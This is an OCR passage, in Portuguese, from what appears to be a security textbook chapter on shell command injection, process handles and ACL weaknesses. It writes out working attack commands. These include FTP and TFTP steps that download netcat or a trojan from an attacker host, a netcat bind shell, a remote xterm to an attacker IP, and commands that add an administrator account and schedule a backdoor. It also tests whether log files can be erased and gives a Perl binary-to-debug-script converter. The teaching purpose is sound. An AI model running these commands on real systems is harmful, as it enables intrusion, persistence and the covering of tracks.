


Figura 4.7: O código PHP mostrado no exemplo 2 de código explorável exibe resultados como este quando é executado. Observe, mais uma vez, a entrada maliciosa fornecida pelo invasor. Ao colar `;ls /`, o invasor consegue listar o conteúdo do diretório-raiz.

---


6. Mais uma vez, a melhor defesa nesse caso é utilizar uma white list em vez de qualquer tipo de filtro.

Padrão de ataque: Múltiplos parsers e escapes duplos

A injeção de comando às vezes passa por várias camadas de análise. Por causa disso, os metacaracteres às vezes precisam ter "escapes duplos". Se não houver o escape adequado, eles podem ser utilizados pela camada errada.

Utilizando escapes

O caractere de barra invertida é um bom exemplo do problema do analisador múltiplo. A barra invertida é utilizada como caractere de escape em strings, mas ela também é utilizada para delimitar diretórios no sistema de arquivos do NT. Ao realizar uma injeção de comandos que envolvem caminhos de NT, normalmente há a necessidade de utilizar "escapes duplos" das barras invertidas. Em alguns casos, é necessário utilizar um escape quádruplo.



Esse diagrama mostra cada camada sucessiva de análise (caixa-cinza) que traduz o caractere de barra invertida. Uma barra invertida dupla se torna simples ao ser analisada. Usando quatro barras duplas, o invasor consegue controlar o resultado final da string.

❊ Exemplo de ataque: Criando arquivos texto com injeção

Ao utilizar echo, pode-se criar um arquivo texto no sistema remoto:

```
cmd /c echo line_of_text >> somefile.txt
```

Os arquivos texto são muito úteis para automatizar utilitários. Os caracteres >> mostrados aqui se destinam a acrescentar dados a um arquivo já existente. Utilizando essa técnica, o invasor pode criar um arquivo texto com uma linha de cada vez.

❊ Exemplo de ataque: Criando arquivos binários utilizando o debug.exe com injeção

Uma técnica avançada, que pode ser atribuída a Ian Vitek da iXsecurity, envolve o uso de debug.exe para criar arquivos executáveis em sistemas Windows. O utilitário mostrado aqui só consegue criar o arquivo .COM, mas é um código executável. O uso correto do utilitário permite inserir um programa backdoor remotamente e executá-lo subseqüentemente.

O utilitário depurador aceita um arquivo script (.scr). O script pode conter várias chamadas para criar um arquivo no disco, 1 byte de cada vez. Utilizando esse truque para criar arquivos texto, o invasor pode transferir um script de depuração inteiro para o host remoto. Então, depois que o script é feito, o invasor pode executar debug.exe:

```
debug.exe < somescript.scr
```

Esse truque pode ser utilizado para construir qualquer arquivo com tamanho inferior a 64K. É muito eficiente e pode ser utilizado para vários propósitos, inclusive a criação de código executável. Outros truques que utilizam essa técnica envolvem a colocação de imagens ROM no sistema remoto para subseqüentemente gravar no hardware.

Um script bastante útil criado por Ian Vitek converte qualquer arquivo binário em um script de depuração:

```
#/usr/bin/perl
# Bin to SCR
$version=1.0;

require 'getopts.pl';
$r = "\n";

Getopts('f:h');
die "\nConverts bin file to SCR script.\
Version $version by Ian Vitek ian.vitek\@ixsecurity.com\
\
usage: $0 -f binfile\
\t-f binfile Bin file to convert to SCR script\
\t Convert it back with the DOS command\
\t debug.exe <binfile\
\t-h This help\n\n" if ( $opt_h || ! $opt_f );
open(UFILE,"$opt_f") or die "Can\'t open bin file \"$opt_f\"\n$!\n";

$opt_f=~/^([^\.]+)/;
$tmpfile=$1 . ".scr";
$scr="n $opt_f$r";
$scr.="a$r";
```

```
$n=0;
binmode(UFILE);
while( $tn=read(UFILE,$indata,16) ) {
   $indata=~s/(.)/sprintf("%02x,",ord $1)/seg;
   chop($indata);
   $scr.="db $indata$r";
   $n+=$tn;
}
close(UFILE);

$scr.="\x03$r";
$scr.="rcx$r";
$hn=sprintf("%02x",$n);
$scr.="$hn$r";
$scr.="w$r";
$scr.="q$r";

open(SCRFILE,">$tmpfile");
print SCRFILE "$scr";
close(SCRFILE);
```

O comprometimento completo de um sistema geralmente inclui a instalação de um backdoor como Sub7 ou Back Orifice. O primeiro passo é executar um comando de teste para verificar as permissões de acesso. É burrice carregar um ataque completo sem saber se os comandos realmente permitem a criação de arquivos.

O status dos arquivos de log também deve ser levado em conta. É possível gravar neles? Podem ser apagados? Os invasores que não pensam meticulosamente em tudo isso certamente vão ter problemas. Para fazer o teste e ver se é possível gravar no log, emita um comando como este:

```
touch temp.dat
```

Em seguida, emita uma listagem de diretório:

```
ls
```

O arquivo deve estar ali. Agora tente excluí-lo:

```
rm temp.dat
```

O arquivo pode ser apagado?

Agora verifique os arquivos de log. Se o sistema é um servidor com Windows NT, é provável que os arquivos de log estejam no diretório WINNT\system32\LogFiles. Tente acrescentar alguns dados a um desses arquivos (os nomes de arquivo podem variar):

```
echo AAA >> ex2020.log
type ex2020.log
```

Verifique se os novos dados estão lá. Agora tente excluir o arquivo. Se o arquivo pode ser apagado, estamos com sorte. Um invasor pode explorar o sistema e depois limpar com segurança. Se (e somente se) esses testes derem certo e for possível colocar os arquivos no sistema, o passo 2 (criar um arquivo script para o backdoor) será possível.

❊ Exemplo de ataque: Injeção e FTP

O script FTP para Windows é um bom exemplo de script FTP. Quase sempre há um cliente FTP, e ele pode ser automatizado. Os scripts FTP podem fazer com que o cliente FTP se conecte a um host e faça o download de um arquivo. Depois que o arquivo é baixado, ele pode ser executado:

```
echo anonymous>>ftp.txt
echo root@>>ftp.txt
echo prompt>>ftp.txt
echo get nc.exe>>ftp.txt
```

Esse procedimento cria um script FTP para fazer o download do netcat para a máquina-alvo. Para executar o script, emitimos o seguinte comando:

```
ftp -s:ftp.txt <my server ip>
```

Depois que o netcat está na máquina, abrimos um backdoor usando o seguinte comando:

```
nc -L -p 53 -e cmd.exe
```

Esse comando abre uma porta para o que parece ser uma conexão de transferência da zona de DNS (porta 53). Isso está ligado ao cmd exe. Ao conectar, obtemos um backdoor.

Utilizando apenas a injeção de comandos, estabelecemos um backdoor no sistema. A Figura 4.8 mostra o invasor se conectando à porta para testar o shell. Um prompt do DOS-padrão é apresentado ao invasor. Conseguimos!




Figura 4.8: O objetivo final: ter shell de comando em um alvo remoto.

❊ Exemplo de ataque: Injeção e xterms remotos

Mover um programa backdoor para um sistema remoto é uma tarefa difícil. Essa atividade quase sempre deixa arquivos e uma trilha de auditoria na máquina-alvo (algo que requer limpeza). Às vezes é mais fácil explorar um sistema remoto usando programas que já estão no sistema. Vários sistemas UNIX têm X Windows instalado, e obter um shell remoto X é muito mais fácil que instalar um backdoor a partir do zero. Com o xterm e um servidor X local, é possível gerar um shell remoto na área de trabalho do invasor.

Considere um script vulnerável de aplicação PHP que passa dados de usuário para o shell por meio do seguinte comando:

```
passthru( "find . -print | xargs cat | grep $test" );
```

Se o invasor fornecer a seguinte string de entrada

```
;/usr/X/bin/xterm -ut -display 192.168.0.1:0.0
```

onde o endereço IP `192.168.0.1` pode ser qualquer endereço (e deve levar ao servidor X do invasor), ele criará um xterm remoto.

O invasor emite a string de entrada e espera. Os segundos vão passando. De repente, uma janela de xterm aparece na tela, primeiro em branco e depois cheia de texto. Há um prompt de root? Na Figura 4.9, o invasor emitiu o comando `id` para ver em que contexto o ataque está atuando.




Figura 4.9: Resultados bem-sucedidos de uma tentativa de fazer um xterm remotamente. O invasor tornou-se o usuário SysMan. Esse ataque é interrompido com instalação adequada do sistema X Windows.

❊ Exemplo de ataque: injeção e o Tiny FTP (TFTP)

TFTP é um protocolo muito simples para mover arquivos. Para executar esse ataque o invasor deve ter um servidor de TFTP em execução em algum lugar que possa ser acessado pela máquina-alvo. O alvo fará uma conexão com o local de armazenamento

de TFTP. É bom ter um programa backdoor ali, esperando para ser distribuído. O comando será mais ou menos assim (no Windows, utilizando escapes duplos):

```
"C:\\WINNT\\system32\\tftp -i <attackers.ip.address> GET trojan.exe"
```

Nesse exemplo, trojan.exe poderia ser qualquer arquivo que você quisesse puxar do local de armazenamento. O TFTP é uma maneira conveniente de mover arquivos. É uma das poucas maneiras de carregar novas "imagens" de firmware em roteadores, switches e modems a cabo. O uso competente do TFTP é uma necessidade. Recentemente, worms e outros tipos de código malicioso começaram a utilizar o TFTP em ataques de vários estágios.

❊ **Exemplo de ataque: Adicionando um usuário com injeção**

Apesar de todos esses backdoors serem muito simples, talvez nem seja necessário ter um backdoor no sistema. Simplesmente adicionando uma nova conta, o invasor pode acabar tendo bastante acesso. Um exemplo famoso (pelo menos foi impresso em uma camiseta utilizada na convenção de hackers Def-CON) de um invasor que adicionou uma conta é Kevin Mitnick, hacker condenado pela justiça, que adicionou a conta "toor" (ou seja, "root" ao contrário) a hosts-alvo que não desconfiaram de nada. Com o uso da injeção de comandos em um processo privilegiado, o invasor pode adicionar usuários a uma máquina com relativa facilidade.

Novamente, utilizando o Windows NT como exemplo, pode-se adicionar uma conta da seguinte maneira:

```
"C:\\WINNT\system32\\net.exe user hax0r hax0r /add"
```

Também podemos adicionar o usuário a um grupo de administradores:

```
"C:\\WINNT\system32\\net.exe localgroup Administrators hax0r /add"
```

❊ **Exemplo de ataque: Agendando um processo com injeção**

Depois de adicionar uma conta à máquina, é possível agendar trabalhos na máquina remota. O método-padrão emprega o utilitário `at`. No Windows, o invasor pode mapear uma unidade para o sistema remoto e, em seguida, implantar um programa backdoor. Se uma sessão de administrador estiver aberta no alvo, o invasor poderá simplesmente emitir o comando `at` com o computador remoto especificado.

Veja um exemplo de mapeamento de unidade, colocação do arquivo e agendamento para execução em um alvo remoto:

```
C:\hax0r>net use Z: \\192.168.0.1\C$ hax0r /u:hax0r
C:\hax0r>copy backdoor.exe Z:\
C:\hax0r>at \\192.168.0.1\C$ 12:00A Z:\backdoor.exe
```

À meia-noite, o "feitiço" se realizará. Por causa das chamadas de procedimento remoto, os computadores com Windows permitem todo tipo de controle remoto depois que a sessão de administrador é estabelecida.[7]

No fim das contas, a injeção de comandos por shell e os ataques relacionados são técnicas extremamente eficientes.

Técnica: Examinando pipes, portas e permissões

Os programas utilizam vários métodos para se comunicar com outros programas. O próprio meio de comunicação às vezes pode ser utilizado em uma exploração. Portanto, os recursos que fazem parte de outros programas com os quais você está se comunicando também podem.

Sockets locais

Os programas podem abrir sockets para se comunicar com outros processos. Talvez esses sockets não se destinem a ser utilizados por pessoas. Em muitos casos em que sockets locais são utilizados, o invasor que já tem acesso ao sistema pode se conectar ao socket e emitir comandos. O programa servidor pode supor (incorretamente!) que somente outros programas se conectam ao socket. Portanto, o usuário humano se disfarça como outro programa.

Para auditar um sistema em relação a sockets locais, emita a seguinte solicitação:

```
netstat -an
```

Para descobrir qual é o processo que tem o socket, utilize os seguintes comandos:

1. `lsof`

```
# lsof -i tcp:135 -i udp:135
 COMMAND   PID USER   FD   TYPE     DEVICE SIZE/OFF NODE NAME
 dced    22615 root   10u inet 0xf5ea41d8      0t0 TCP *:135 (LISTEN)
 dced    22615 root   11u inet 0xf6238ce8      0t0 UDP *:135 (Idle)
```

2. `netstat`

```
C:\netstat -ano

Active Connections

 Proto Local Address          Foreign Address        State           PID
 TCP   0.0.0.0:135            0.0.0.0:0              LISTENING       772
 TCP   0.0.0.0:445            0.0.0.0:0              LISTENING       4
```

---

7. Observe que as "brincadeiras" com chamada de procedimento remoto (*remote procedure call* – RPC) podem acabar agora que o worm Blaster fez com que a Microsoft levasse esse risco mais a sério.

```
TCP    0.0.0.0:1025       0.0.0.0:0          LISTENING    796
TCP    0.0.0.0:1029       0.0.0.0:0          LISTENING    4
TCP    0.0.0.0:1148       0.0.0.0:0          LISTENING    216
TCP    0.0.0.0:1433       0.0.0.0:0          LISTENING    1352
TCP    0.0.0.0:5000       0.0.0.0:0          LISTENING    976
TCP    0.0.0.0:8008       0.0.0.0:0          LISTENING    1460
TCP    127.0.0.1:8005     0.0.0.0:0          LISTENING    1460
TCP    127.0.0.1:8080     0.0.0.0:0          LISTENING    1460
```

❊ Exemplo de ataque: Quebrando o Oracle 9i com um ataque de socket

O Oracle 9i dá suporte a stored procedures. Um dos recursos dos stored procedures é a capacidade de carregar DLLs ou módulos de código e fazer chamadas de função. Isso permite que o desenvolvedor faça coisas como criar uma biblioteca de criptografia utilizando C++ e em seguida tornar essa biblioteca disponível como um stored procedure. O uso de stored procedures é uma prática muito comum nos projetos de grandes aplicações.

O servidor Oracle 9i trabalha com a porta de TCP 1530. O listener espera o Oracle se conectar e solicita uma biblioteca de carregamento. Não há nenhuma autenticação nessa conexão; portanto, basta conseguir se conectar ao listener para poder atuar como o banco de dados Oracle. Portanto, um invasor pode fazer solicitações do sistema exatamente como se o banco de dados Oracle estivesse fazendo isso. O resultado é que um usuário anônimo pode fazer com que qualquer chamada de sistema seja feita no servidor remoto. Essa vulnerabilidade foi descoberta por David Litchfield em 2002, depois que a Oracle executou sua malfadada campanha publicitária "Unbreakable" (inquebrável).[8]

Geração de processos e herança de handles

Um daemon servidor pode gerar (ou "bifurcar" ["fork"]) um novo processo para cada usuário conectado. Se o servidor está executando como root ou administrador, o novo processo deve ser "rebaixado" para uma conta de usuário normal antes de execução. Os handles para abrir recursos às vezes são herdados pelo processo-filho. Se um recurso protegido já está aberto, o processo-filho terá acesso liberado ao recurso, talvez acidentalmente. A Figura 4.10 mostra como isso funciona.

Esse tipo de ataque é mais útil como um método de elevação de privilégios. Ele requer uma conta existente e um certo conhecimento do pipe aberto. Em alguns casos, código precisa ser injetado no processo-alvo adicionando uma biblioteca compartilhada troiana, realizando uma injeção de thread remoto ou possivelmente causando um buffer overflow. Por fazer isso, o invasor pode acessar os handles abertos usando as suas próprias instruções.

---

8. Nunca atire pedras em um ninho de vespas.

Herança de permissões e lista de controle de acesso (*access control list* – ACL)

AS ACL são mecanismos de segurança bastante comuns. O problema é que as ACL são extremamente difíceis de gerenciar. Isso acontece porque a configuração de uma ACL coerente envolve imaginar o que cada usuário individual ou grupo de usuários pode querer fazer com um determinado recurso. Às vezes as coisas ficam complicadas.

As ACL são, de fato, tão complicadas que, na prática, tendem a falhar. Em termos simples, não é possível gerenciá-las adequadamente, e a segurança falha se não for gerenciada. As ACL são invariavelmente configuradas de forma errada, e é necessário ter ferramentas complexas de auditoria para monitorar e gerenciar configurações adequadamente. Inevitavelmente, a ACL será configurada de forma errada em um arquivo ou outro, e isso oferece uma oportunidade de ataque.

